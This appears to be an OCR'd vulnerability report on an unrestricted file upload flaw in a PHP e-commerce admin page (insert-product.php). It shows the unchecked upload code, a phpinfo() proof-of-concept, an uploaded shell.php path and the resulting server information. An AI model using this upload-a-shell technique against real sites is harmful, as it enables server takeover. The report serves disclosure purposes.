

Shopping Website (E-Commerce) insert-product.php has a file upload (RCE) vulnerability


```
There is a file upload (RCE) vulnerability in the Shopping Website (E-Commerce)  The
vulnerability exists in the insert-product.php file, which can upload any file format and
execute any code to access the server.
```




```
<?php phpinfo();  ?>
```



Category	Select Category
Sub Category	
Product Name	Enter Product Name
Product Company	Enter Product Comapny Name
Product Price Before Discount	Enter Product Price
Product Price After Discount(Selling Price)	Enter Product Price
Product Description	
Product Shipping Charge	Enter Product Shipping Charge
Product Availability	Select
Product Image1	选择文件 未选择文件
Product Image2	选择文件 未选择文件
Product Image3	选择文件 未选择文件



```
    move_uploaded_file($_FILES["productimage1"]["tmp_name"],"productimages/$productid/".$_FILES["productimage1"]["name"]);
    move_uploaded_file($_FILES["productimage2"]["tmp_name"],"productimages/$productid/".$_FILES["productimage2"]["name"]);
    move_uploaded_file($_FILES["productimage3"]["tmp_name"],"productimages/$productid/".$_FILES["productimage3"]["name"]);
$sql=mysqli_query($con,"insert into products(category,subCategory,productName,productCompany,productPrice,productDescription,sh
$_SESSION['msg']="Product Inserted Successfully !!";
```



[redacted]hopping/admin/productimages/21/shell.php

[redacted]

PHP Version 5.5.9

System	[redacted]TOP-M4LV1AG 6.2 build 9200 (Windows 8 Enterprise Edition)
Build Date	Feb 5 2014 10:59:06
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuratio File (php.ini) Path	[redacted]
Loaded Configuration File	[redacted]
Scan this dir for additional .ini files	(none)
Additional .ini files pars	(none)
PHP API	[redacted]
PHP Extension	20121212
Zend Extensi	[redacted]
Zend Extension	API220121212,NTS,VC11